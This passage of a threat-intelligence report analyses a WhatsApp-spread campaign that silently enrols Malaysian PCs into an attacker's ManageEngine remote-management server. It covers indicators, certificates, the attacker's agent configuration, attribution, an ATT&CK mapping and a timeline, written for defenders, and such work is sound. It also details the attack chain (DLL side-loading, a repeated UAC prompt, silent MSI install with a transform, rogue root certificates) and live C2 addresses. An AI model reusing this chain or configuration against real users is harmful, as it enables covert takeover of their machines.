TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-11-06 14:00 | 2027-02-04 13:59 | RSA 2048 / SHA256-RSA | Origin server (hidden behind Cloudflare) |
| 10 | ppp.gooddowning.com |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-11-08 14:00 | 2027-02-06 13:59 | RSA 2048 / SHA256-RSA | Origin server (hidden behind Cloudflare) |
| 11 | qqq.gooddowning.com |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-11-19 01:00 | 2027-02-17 00:59 | RSA 2048 / SHA256-RSA | Origin server (hidden behind Cloudflare) |
| 12 | hhh.gooddowning.com |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-11-19 01:00 | 2027-02-17 00:59 | RSA 2048 / SHA256-RSA | Origin server (hidden behind Cloudflare) |
| 13 | aaenen.cc |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-10-15 04:00 | 2027-01-13 03:59 | RSA 2048 / SHA256-RSA | Server 45.221.115.86 |
| 14 | aaenen.cc |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-10-19 23:00 | 2027-01-17 22:59 | RSA 2048 / SHA256-RSA | Server 45.221.115.86 |
| 15 | bbenen.cc |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-10-16 04:00 | 2027-01-14 03:59 | RSA 2048 / SHA256-RSA | Server 45.221.115.86 |
| 16 | bbenen.cc |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-10-19 23:00 | 2027-01-17 22:59 | RSA 2048 / SHA256-RSA | Server 45.221.115.86 |
All 16 are domain-validated (DV) certificates (they prove control of the domain only, not an identity). None has been revoked (status checked 23 Nov 2026), including the aaenen.cc certificates, although that domain is suspended.
Serial numbers and fingerprints (row numbers match the table above)
| # | Serial number | SHA-256 fingerprint | CT log ID (CertSpotter) |
|---|---|---|---|
| 1 | 6D619CFB2C36BCB0C2B80A042D0EDF2BAC189C84 |
6c637600bba8bccc97a4fbd8d8d9a29edfe0e46cb1e0b1f189fad0c417a8a9c4 |
18200482323 |
| 2 | 06A7FC1B12E6388BB3F51D40BAC6C224F068 |
317f4341edee425929195c00993480773862efde314fa70ed009ce2e8b15ef7a |
18200305819 |
| 3 | 12A7835CDE1F06A4A7E19A5D39A28AAEE96F9A5B |
6985159c0612b2cc83be36f66117c9b981d7225bc98fb67d3febc418a33eaab9 |
18201374425 |
| 4 | 58C60DF58E99AE61552D606F562FCDD3 |
24f2f5e1659e0562e8e71243a394e088cf4ca9190fa68fc58540c27f2cc5cc22 |
18200304046 |
| 5 | 30FC6263E69FE6C9F41CA740376E5BE70F000773 |
5e7c37c3a9917612bf61d863094e0630a7d25ddcdc8ac762b0114105a7319a7b |
18210720500 |
| 6 | 606CD67DFCBDA019BB17049492352B6B793203AD |
1b9dda4301b440826ad6e0ea79404dc43282872aae53c7c581c1c1c7d8d3dccf |
18210728160 |
| 7 | 3C7852F029CAFAB654BA13DBDECAC0443969A3D1 |
84e65f1e77d4c9bf8508ff41f43805eb85cfc62e477536af9313c006aa364305 |
18210732679 |
| 8 | 4294058317240A703F32A5E0E8CEDAE8F39161B7 |
0cea4d5454a0e5697ec4c7569dcc9411a1fed7218b89608e85e141e18427bfe7 |
18210756863 |
| 9 | 75D808CCA5C18442E7F832797EA13A0D2D47908E |
0d28d2c4fa698a457456c6c2f5da7bb1d5c31ea040a7e1a647418a0926adb41d |
18210763549 |
| 10 | 22EC6F33FA02D4E66A8E5BF0EB8D77434C6F786C |
350752ca0410a66a454ca5565a5b3dc307a6cf45a46819e5bfa78f797f6d52a1 |
18248846776 |
| 11 | 1B0B85C33F5A939C116EA31E56A627F2EB575119 |
d979b8a961a98d7c55f49a9d4ace7723a4c7fdd0555352f3504ee9c7e8a74415 |
18478015285 |
| 12 | 556B48640C41795A7255FB6C6C78AE3CCF06FA91 |
3deb33b827cdc40ffb48174ae0cf99f575f4202cd33b3df5859697f346795672 |
18478017170 |
| 13 | 043CC77CCD0CD94E27A4FB093232712082A24EB8 |
db0737decea73fb7847e7c83b9bc80c4cb3bace43caa4ef682e088abcb79d5e8 |
17793896908 |
| 14 | 0A5760B5EC02A569D8BCD63510BA6256EA166AC0 |
92424812e349afdbc4e378f1eaa7d20d072f34c6a081272df75489d625d21d40 |
17877428344 |
| 15 | 4F9A2B8F9D086F465B0B24F2C6DE91F9CBA48B4B |
d9843a86093cbfd448acde2e4a9d25bb0e6023bc5c20380ea263ba08e386d78b |
17812539631 |
| 16 | 046424EC28983D50A9FDF88A4C15F01639CB1F10 |
4c999c244e82b333eb50127b60a165d59c6c4621e9cdef0bd0b25b03d1a5fbb8 |
17877426441 |
Certificates of the ManageEngine C2 server (self-signed, from 164.zip; not in CT logs because they are not publicly trusted)
| Certificate | Subject | Serial | Valid (UTC) | SHA-256 fingerprint |
|---|---|---|---|---|
DMRootCA-Server.crt |
C=US, ST=CA, OU=ManageEngine, O=Zoho Corporation, CN=ManageEngineCA |
285DEA5B1FE65B07 |
2026-11-23 06:49:46 → 2051-11-23 06:49:46 | BF:02:C5:B3:AA:FB:80:43:F0:61:D4:E1:B1:3F:8E:26:EF:21:2D:4F:3C:A7:0C:13:FF:7C:8D:90:F3:2F:E0:09 |
DMRootCA.crt |
C=US, ST=CA, OU=ManageEngine-DS-CA, O=Zoho Corporation, CN=ManageEngineCA-DS-CA |
5F6F70957981D0E3 |
2026-11-23 06:49:47 → 2051-11-23 06:49:47 | D1:B7:7F:C3:47:38:D4:8B:1B:98:36:F7:B5:07:92:21:DE:52:38:6B:A9:06:0D:13:E5:8A:C9:5A:36:DC:23:43 |
Both are created automatically by the attacker’s own ManageEngine server (25-year validity; “Zoho Corporation” is only the product default). The installer adds them to the victim PC’s Trusted Root store (see Layer 4).
Observations - Origin certificates (rows 1, 3, 5–12, 13–16) come from TrustAsia’s free “LiteSSL RSA CA 2025” (China): 90-day, RSA-2048, one certificate per hostname. The same certificate type is used on the October (aaenen.cc / bbenen.cc) and November (gooddowning.com) infrastructure, another operational link between them. - Cloudflare edge certificates (rows 2 and 4): Let’s Encrypt YE2 and SSL.com Cloudflare TLS Issuing ECC CA 4, both ECDSA P-256 wildcards (*.gooddowning.com). These are issued automatically when a domain is added to Cloudflare. urlscan.io recorded the Let’s Encrypt certificate (valid from 2026-11-06 01:20:22) being served to visitors. - Batch issuance: five origin certificates (aaa, bbb, ccc, www, apex) share the same validity start, 2026-11-06 14:00 UTC (22:00 MYT), so they were requested in one batch, in the evening by UTC+8 time. The October pair (aaenen.cc, bbenen.cc) was re-issued together on 2026-10-19 23:00 UTC. - TrustAsia rounds or back-dates the “valid from” time, so some values (e.g. row 1, 01:00 UTC) appear slightly earlier than the domain’s registration (02:06:42 UTC). Actual issuance was shortly after registration. - Investigative lead (origin IP): the TrustAsia origin certificates (rows 1, 3, 5–12) are installed on the real web server hidden behind Cloudflare. Searching internet-scan databases (e.g. Censys, Shodan, FOFA) for their SHA-256 fingerprints or serial numbers can reveal that server’s real IP address. The fingerprints are also listed in Appendix A.
Appendix F: What the agent installs, and the attacker’s configuration
F1. What the agent installs (MSI/MST analysis)
The installer files were examined read-only (msiinfo export, and a transform decoder for the .mst). Nothing was installed.
| Item | Finding |
|---|---|
| Product | ManageEngine UEMS - Agent, Zoho Corporation Pvt. Ltd., MSI version 11.3.2402.01.W. The server advertises 11.5.2600.38.W, so the agent upgrades itself after enrolling |
| Codes | ProductCode {6AD2231F-FF48-4D59-AC26-405AFAE23DB7}, UpgradeCode {384F2A8D-59B9-40BC-ABF7-C56C38753B33} |
| Install folder | C:\Program Files (x86)\ManageEngine\UEMS_Agent\ (32-bit package), with subfolders bin, data, rds, rds\FileTransfer, scripts, swpackage, patches, logs, … |
Why the malware passes TRANSFORMS= |
The MSI’s launch condition refuses to install without a transform (TRANSFORMS<>"" or a ManageEngine install source) |
| What the transform changes | Adds 4 properties: USEJSON=true (take server settings from DCAgentServerInfo.json), ENABLESILENT=YES, ALLUSERS=1, MSIRESTARTMANAGERCONTROL=Disable |
| How services are created | Deferred custom action type 3090 runs dcagentregister.exe -i dc as SYSTEM (uninstall: -u dc). The service the malware checks for is ManageEngine UEMS - Agent |
| Remote-control components | dc_rds.exe (remote desktop), WebrtcDLL.dll (WebRTC screen streaming), dcfiletransfer.exe (file transfer) |
| Core components | dcagentservice.exe, dcagent.dll, dcagenthttp.dll, dcconfig.exe, dcstatusutil.exe, AgentHook.dll, UEMSAgentCryptoHandler(x64).dll, upgraders, 7z.exe. 165 files in total |
| Registry (64-bit Windows) | HKLM\SOFTWARE\WOW6432Node\AdventNet\DesktopCentral\DCAgent, plus subkeys ServerInfo, Certificates, Inventory, DCLockState, MetadataVersions, Settings |
| Where the attacker’s server is recorded | ...\DCAgent\ServerInfo → DCServerIPAddress / DCServerSecIPAddress / DCLastAccessName = 192.229.81.189, DCServerName / DCServerFlatName = WIN-RCO5OBAIFK7, DCServerPort / DCServerSecurePort = 8383, DCServerProtocol = https |
Quick forensic check on a suspected victim PC (Command Prompt as administrator):
reg query "HKLM\SOFTWARE\WOW6432Node\AdventNet\DesktopCentral\DCAgent\ServerInfo"
sc query "ManageEngine UEMS - Agent"
dir "C:\Program Files (x86)\ManageEngine\UEMS_Agent"
If DCServerIPAddress shows 192.229.81.189 (or DCServerFlatName shows WIN-RCO5OBAIFK7), the PC is enrolled to this attacker’s server.
F2. Attacker configuration (DCAgentServerInfo.json)
All fields from the configuration in 164.zip, except the agent enrolment/authentication keys (REMOTEOFFICEAUTHKEY, DSAuthProps), which are intentionally omitted from this public post. The two embedded certificates are listed in Appendix E. ServerHashTime 1795416584 = 2026-11-23 06:49:44 UTC.
| Section | Field | Value |
|---|---|---|
| ServerInfoProps | SERVERFLATNAME |
WIN-RCO5OBAIFK7 |
| ServerInfoProps | SERVERSECIPADDRESS |
192.229.81.189 |
| ServerInfoProps | productcode |
DCEE |
| ServerInfoProps | SERVERIPADDRESS |
192.229.81.189 |
| ServerInfoProps | SERVERPORT |
8383 |
| ServerInfoProps | MSPNAME |
DC_MSP |
| ServerInfoProps | SERVERSECUREPORT |
8383 |
| ServerInfoProps | SERVERNAME |
WIN-RCO5OBAIFK7 |
| RemoteOfficeProps | SERVERPROTOCOL |
https |
| RemoteOfficeProps | REMOTEOFFICENAME |
Local Office |
| RemoteOfficeProps | CUSTOMERID |
1 |
| RemoteOfficeProps | ENABLEPROXY |
no |
| RemoteOfficeProps | USEJSON |
true |
| RemoteOfficeProps | REMOTEOFFICEID |
1 |
| RemoteOfficeProps | CUSTOMERNAME |
DC_CUSTOMER |
| RemoteOfficeProps | ALLUSERS |
1 |
| RemoteOfficeProps | MSIRESTARTMANAGERCONTROL |
Disable |
| AgentProps | AGENTPOLLINGINTERVAL |
2 |
| AgentProps | PERFORMPATCHSCAN |
no |
| AgentProps | ProductVersion |
11.5.2600.38.W |
| AgentProps | USEJSON |
true |
| AgentProps | PROXYBYPASS |
`| | AgentProps |ENABLE_CAPTCHA|yes| | AgentProps |ENABLESILENT|YES| | AgentProps |ENABLEREMOTEOFFICEMGMT|no| | AgentProps |ENABLEDISTRIBUTIONSERVER|no| | AgentProps |UNIQUE_ID_STATUS_AZURE|false| | AgentProps |PERFORMASSETSCAN|yes| | AgentProps |AGENTVERSION|11.5.2600.38.W| | AgentProps |UNIQUE_ID_PARAM_WINDOWS|SERVICE_TAG| | AgentProps |UNIQUE_ID_PARAM_AZURE|SERVICE_TAG| | AgentProps |PERFORMPOSTINSTALL|yes| | AgentProps |UNIQUE_ID_PARAM|SERVICE_TAG| | AgentProps |DATA_TRANSFER_RATE|0| | AgentProps |UNIQUE_ID_STATUS|false| | AgentProps |UNIQUE_ID_STATUS_WINDOWS|false| | AgentProps |IS_SDP_ONLY|false| | AgentProps |UEMSProductCode|[DCEE]| | AgentProps |AUTODETECT_PROXY|false| | (top level) |SC_VALUE|1| | (top level) |ServerHashTime|1795416584| | (top level) |currentCertificateType|1` |
Appendix G: Attribution, comparison with public reports, and impact
G1. Attribution evidence
| # | Evidence | What it suggests | Strength |
|---|---|---|---|
| 1 | Web servers (both gooddowning.com and the earlier aaenen.cc) show the Chinese-language BaoTa (宝塔) panel default page “恭喜,站点创建成功!” |
Servers administered with the Chinese edition of a Chinese hosting panel | Strong for Chinese-speaking admins |
| 2 | Operator dashboard titled “登录 - 上线看板” | “上线” (“come online”) is Chinese slang for a hacked machine checking in. Written in Simplified characters (线, 录), as used in mainland China, Malaysia and Singapore, not the Traditional characters used in Hong Kong/Taiwan (線, 錄) | Strong for Simplified-Chinese users |
| 3 | Pinyin naming: feihudui (飞虎队, “Flying Tigers”) → fhd folder/file in the malware |
Mandarin speaker naming their project/team | Moderate–Strong |
| 4 | Registrant state “xiang gang”, pinyin of 香港 | A Hong Konger would usually write “Hong Kong” (or Cantonese “Heung Kong”). Mandarin pinyin points to a Mandarin speaker. The data is self-declared and unverified | Moderate |
| 5 | UTC+8 clock on the attacker’s machines: lure ZIP time 15:09 vs UTC 07:09; file-name timestamp 150951; stage-2 ZIP time 15:03 vs upload at 07:07 UTC |
Builder and packer PCs set to UTC+8: China, Hong Kong, Macau, Taiwan, Malaysia, Singapore, Philippines, Brunei, Western Australia | Strong for the time zone; doesn’t pin a country |
| 6 | TrustAsia (Chinese CA) certificates per subdomain | Typical of certificates requested via Chinese hosting panels or Chinese cloud consoles | Weak–Moderate |
| 7 | Hosting: Antbox Networks (Hong Kong company) for the C2 in Kuala Lumpur; VMISS server in Hong Kong for earlier infrastructure; Gname (Singapore) registrar for all domains | Hong Kong / Southeast-Asia hosting ecosystem popular for cheap, low-friction services | Weak (hosting ≠ nationality) |
| 8 | Registrant claims differ: Hong Kong (gooddowning.com) vs Ho Chi Minh, Vietnam (aaenen.cc) |
Fake registrant data; can’t be trusted for location | n/a |
| 9 | Control server placed in Kuala Lumpur; victims in Malaysia; Malaysian CERT and Kaspersky report Malaysia as the main target | Deliberate targeting of Malaysians (local IP looks less suspicious) | Strong for target, not origin |
| 10 | Kaspersky (June 2026) found Simplified-Chinese comments in a related WhatsApp→ManageEngine campaign, and server overlap with ValleyRAT / Gh0st RAT infrastructure | Consistent with Chinese-speaking cybercrime ecosystems | Supporting |
| 11 | MyCERT (October 2026) reportedly attributes a matching VHD → signed EXE side-load → UEMS agent on TCP 8383 campaign to “SilverFox” (not verified: the MyCERT site refused automated access; known only via secondary reporting) | Possible link to the “Silver Fox” (银狐) cluster, a Chinese-speaking cybercrime group known for DLL side-loading and RMM/RAT abuse | Low–Moderate (unverified) |
| 12 | Beacon parameter lang=en, English strings in the code |
Not meaningful. Hard-coded and generic | None |
G2. Competing hypotheses
| Hypothesis | Assessment |
|---|---|
| A. Mainland-China-based Chinese-speaking crew | Plausible / likely. Fits #1–6 and #10–11. Simplified Chinese plus UTC+8 fits mainland China well |
| B. Chinese-speaking crew based in Southeast Asia (e.g. Malaysia) | Plausible. Malaysian Chinese communities also use Simplified Chinese and UTC+8, and the C2 is in Kuala Lumpur. The evidence can’t separate A from B |
| C. Hong Kong-based crew | Less likely. Hong Kong uses Traditional Chinese, and “xiang gang” in pinyin is unusual for locals. HK appears mainly as a hosting/registration location |
| D. Non-Chinese actor using a Chinese kit (false flag) | Unlikely. Too many independent Chinese-language traces across separate servers, plus consistent UTC+8 timestamps |
G3. What can NOT be determined
- The name or identity of any individual. Registration records are privacy-masked or false.
- The real origin IP of
gooddowning.com(hidden by Cloudflare). - Whether the sending contact’s account was hijacked or whether she knowingly sent the file. A victim’s own report (their WhatsApp was hijacked and used to resend ZIPs) and public reporting both show these lures spread from compromised victims to their contacts, so she is most likely a victim.
G4. Comparison with publicly reported campaigns
This case belongs to the same campaign family reported earlier in 2026 against WhatsApp users in Malaysia and Singapore: the same final payload, the same targeting and the same victim-to-victim spreading. The delivery chain has evolved from scripts to a disk image plus DLL side-loading. Comparison (public-report details as published; the MyCERT advisory itself could not be retrieved, so its column relies on the Singapore CSA advisory that cites it and on secondary reporting):
| Aspect | This case (23 Nov 2026) | Kaspersky Securelist (June 2026) | Singapore CSA AD-2026-013 / MyCERT MA-1491.102026 (Oct 2026) |
|---|---|---|---|
| Delivery | WhatsApp attachment from a compromised contact | WhatsApp Desktop/Web messages from compromised accounts, often attachment only | WhatsApp files from compromised accounts disguised as business documents; spreads to contacts |
| Container | ZIP → VHD disk image (DOCS) |
.vbs / .vbe (some staged as .pdf / .txt and renamed) |
Warns about .exe, .iso, .zip; MyCERT title (per secondary reporting) names document-disguised virtual disk images |
| First code execution | Microsoft-signed WerFaultSecure.exe side-loads unsigned FAULTREP.DLL |
wscript.exe running a VBS chain |
Per secondary reporting: signed EXE side-loads a malicious DLL |
| Privilege escalation | UAC nag loop: ShellExecuteEx("runas", msiexec) repeated every 0.3 s until “Yes” |
Sets ConsentPromptBehaviorAdmin = 0 to suppress UAC |
Not stated |
| Staging folder | %TEMP%\fhd\ |
C:\Users\Public\Documents\Temp_<random> / MSUpdate_<random> |
Host indicators C:\kouren or C:\cool |
| Final payload | ManageEngine UEMS agent: UEMSAgent.msi + .mst + DMRootCA-Server.crt + DMRootCA.crt + DCAgentServerInfo.json |
Same bundle (UEMSAgent.msi/.mst, DCAgentServerInfo.json, DMRootCA certificates) | UEMSAgent.msi with SERVER_ROOT_CRT= / DS_ROOT_CRT=; CN=ManageEngineCA root certificate |
| C2 | 192.229.81.189:8383 (Antbox Networks, Kuala Lumpur) |
202.61.160.x (several), 38.55.151.63 |
TCP 8383 (addresses not listed on the CSA page) |
| Operator telemetry | beacon.php with 11 progress stages; Chinese dashboard “上线看板” |
Not described in the parts reviewed | Not described |
| Victims | Malaysia | Most victims in Malaysia, plus others (Brazil, India, Singapore, …) | Singapore / Malaysia |
| Attribution | Chinese-speaking (BaoTa panel, Simplified-Chinese dashboard, pinyin names, UTC+8) | Low confidence: Chinese-speaking (Simplified-Chinese code comments); infrastructure overlap with ValleyRAT / Gh0st RAT | “SilverFox” (per secondary reporting; not verified) |
Conclusions - The payload and objective are identical (silent ManageEngine agent enrolment, port 8383, rogue ManageEngineCA roots, Malaysian targeting, spreading through hijacked WhatsApp accounts). - What is new in this case: VHD delivery, signed-binary DLL side-loading (WerFaultSecure.exe + faultrep.dll), the RC4-protected loader with an 11-stage beacon.php telemetry protocol, the UAC nag loop, and new infrastructure not listed in the public reports reviewed: gooddowning.com (with 9 subdomains), 192.229.81.189, aaenen.cc, bbenen.cc, 45.221.115.86. - The C2 server was created on the day of the attack. Expect frequent infrastructure rotation, so behaviour-based detection (Appendix B) matters more than IP blocking alone.
G5. Impact assessment
| Area | Rating | Why |
|---|---|---|
| Confidentiality | High | Attacker can view the screen, copy any file and use logged-in sessions (online banking, e-mail, WhatsApp Web) as SYSTEM |
| Integrity | High | Attacker can install/remove software, run scripts as SYSTEM and change settings. Two attacker root certificates are installed as trusted roots, so the PC would trust certificates the attacker creates (enabling fake HTTPS sites or traffic interception) |
| Availability | Medium | Full control would allow deploying ransomware or wiping data (not observed) |
| Spread | High | Worm-like: hijacked WhatsApp accounts send new uniquely-fingerprinted lures to all contacts (victim-reported; matches public advisories) |
| Financial / fraud risk | High | Access to banking sessions and credentials; social-engineering of the victim’s contacts |
| Detection difficulty | High | Only one small unsigned DLL is malicious; the rest is genuine Microsoft and Zoho software; each lure copy has a unique hash |
| Scale | Campaign-level | Automated builder (≥24 copies per batch), multiple subdomains (aaa…yyy), repeated infrastructure since October 2026 |
Appendix H: MITRE ATT&CK mapping and full timeline
H1. MITRE ATT&CK mapping
| Tactic | Technique | How it is used here |
|---|---|---|
| Resource Development | T1583.001 Acquire Infrastructure: Domains | gooddowning.com registered 2026-11-06 (Gname); aaenen.cc / bbenen.cc on 2026-10-14 |
| Resource Development | T1583.003 Acquire Infrastructure: Virtual Private Server | ManageEngine C2 on 192.229.81.189 (Antbox); earlier VPS 45.221.115.86 (VMISS) |
| Resource Development | T1588.002 Obtain Capabilities: Tool | Legitimate ManageEngine Endpoint Central and a Microsoft-signed WerFaultSecure.exe repurposed |
| Resource Development | T1608.001 Stage Capabilities: Upload Malware | 164.zip uploaded to gooddowning.com at 07:07 UTC, 2 minutes before the loader was built |
| Initial Access | T1566.003 Phishing: Spearphishing via Service | ZIP sent over WhatsApp from a trusted contact |
| Execution | T1204.002 User Execution: Malicious File | Victim opens ZIP → VHD → “PDF” |
| Defense Evasion | T1553.005 Subvert Trust Controls: Mark-of-the-Web Bypass | Payload delivered inside a disk image |
| Defense Evasion | T1036.008 Masquerading: Masquerade File Type; T1036.005 Match Legitimate Name | PDF.EXE / “PDF”; DLL named like the real faultrep.dll |
| Defense Evasion | T1564.001 Hide Artifacts: Hidden Files | FAULTREP.DLL has Hidden + System attributes |
| Defense Evasion / Execution | T1574.001 Hijack Execution Flow: DLL (side-loading) | Signed WerFaultSecure.exe loads the malicious faultrep.dll |
| Defense Evasion | T1218.011 System Binary Proxy Execution: Rundll32 | rundll32.exe FAULTREP.DLL,RunElevated |
| Defense Evasion | T1218.007 System Binary Proxy Execution: Msiexec | Silent MSI install |
| Defense Evasion | T1027 Obfuscated Files or Information; T1140 Deobfuscate/Decode | RC4-encrypted strings and API names |
| Defense Evasion | T1070.004 Indicator Removal: File Deletion | Deletes fhd.zip |
| Defense Evasion | T1553.004 Subvert Trust Controls: Install Root Certificate | Attacker “ManageEngineCA” roots installed |
| Discovery | T1082 System Information Discovery | Computer name + volume serial for the victim ID |
| Discovery | T1007 System Service Discovery | Queries the status of service ManageEngine UEMS - Agent to decide whether to stop or keep prompting |
| Command and Control | T1071.001 Application Layer Protocol: Web Protocols | HTTPS beacon and agent traffic |
| Command and Control | T1105 Ingress Tool Transfer | Downloads 164.zip |
| Command and Control | T1219 Remote Access Tools | ManageEngine Endpoint Central agent to 192.229.81.189:8383 |
| Execution | T1059.001 Command and Scripting Interpreter: PowerShell | Expand-Archive fallback |
| Persistence | T1543.003 Create or Modify System Process: Windows Service | ManageEngine UEMS - Agent service |
| Execution / Lateral Movement | T1072 Software Deployment Tools | Attacker operates the victim PC (and can push tools) through ManageEngine Endpoint Central |
| Lateral Movement | T1534 Internal Spearphishing | Victim’s hijacked WhatsApp used to send new lures to their contacts (victim-reported) |
| Privilege Escalation (social) | Repeated UAC prompt (“UAC nag loop”) | Coerces the user into granting admin rights |
H2. Full timeline
Times in UTC and Malaysia time (MYT = UTC+8). Rows after 2026-11-23 06:49 are all on 23 November 2026.
| When (UTC) | Malaysia time (MYT, UTC+8) | Event | Source |
|---|---|---|---|
| 2026-10-14 20:25:48 | 2026-10-15 04:25:48 | aaenen.cc + bbenen.cc registered (related, earlier infrastructure) |
RDAP |
| 2026-10-25 06:35 | 2026-10-25 14:35 | “登录 - 上线看板” dashboard live at aaenen.cc/beacon_site/ |
urlscan.io |
| 2026-10-26 07:10:46 | 2026-10-26 15:10:46 | aaenen.cc last changed: now on registrar clientHold (suspended), consistent with an abuse takedown |
RDAP |
| 2026-11-02 21:37:25 | 2026-11-03 05:37:25 | WerFaultSecure.exe (later PDF.EXE) last-modified time on the attacker’s PC |
NTFS $SI in VHD |
| 2026-11-06 02:06:42 | 2026-11-06 10:06:42 | gooddowning.com registered (Gname); TLS certificates issued the same day |
RDAP, CT logs |
| 2026-11-06 14:00 | 2026-11-06 22:00 | Batch of 5 TrustAsia origin certificates (aaa, bbb, ccc, www, apex) |
CT logs |
| 2026-11-07 06:54:36 | 2026-11-07 14:54:36 | PDF.EXE metadata changed on the attacker’s PC (likely renamed) |
NTFS $SI |
| 2026-11-09 04:36 | 2026-11-09 12:36 | aaa.gooddowning.com serves “登录 - 上线看板” |
urlscan.io |
| 2026-11-11 02:35 | 2026-11-11 10:35 | bbb.gooddowning.com/feihudui187.zip online |
urlscan.io |
| 2026-11-19 | 2026-11-19 | More subdomains (qqq, hhh) get certificates |
CT logs |
| 2026-11-23 06:49:44 | 2026-11-23 14:49:44 | ManageEngine server WIN-RCO5OBAIFK7 / 192.229.81.189 generates its keys |
DCAgentServerInfo.json, certificates |
| 07:03 | 15:03 | Agent bundle 164.zip packed (ZIP local time 15:03, so the packer is on UTC+8) |
ZIP metadata |
| 07:07:04 | 15:07:04 | 164.zip uploaded to gooddowning.com |
HTTP Last-Modified |
| 07:09:04 | 15:09:04 | FAULTREP.DLL compiled (GCC 16.2) with URL /164.zip |
Export timestamp + NTFS |
| 07:09:20 | 15:09:20 | VHD created (Windows VHD service) | VHD footer |
| 07:09:24–25 | 15:09:24–25 | NTFS formatted (label DOCS) and mounted |
NTFS metadata |
| 07:09:29 | 15:09:29 | PDF.EXE + FAULTREP.DLL copied; DLL set Hidden + System |
NTFS metadata |
| 07:09:51–52 | 15:09:51–52 | VHD zipped into ≥24 uniquely patched copies (…150951_022/024) |
File names, ZIP metadata |
| after 07:10 | after 15:10 | Lure sent on WhatsApp from a known (compromised) contact | Case context |
| 23 Nov 2026 | 23 Nov 2026 | A victim reports their WhatsApp was hijacked after clicking and used to send new ZIPs to their contacts | Victim report |
| 15:48:45 | 23:48:45 | 164.zip still downloadable; retrieved once for analysis, revealing the C2 configuration |
This analysis |
Indicators are defanged (hxxps, [.]). The original samples are live malware; handle them only in an isolated lab. Attribution is an assessment based on circumstantial evidence, not proof. Hosting and registrar names identify service providers, not the attacker.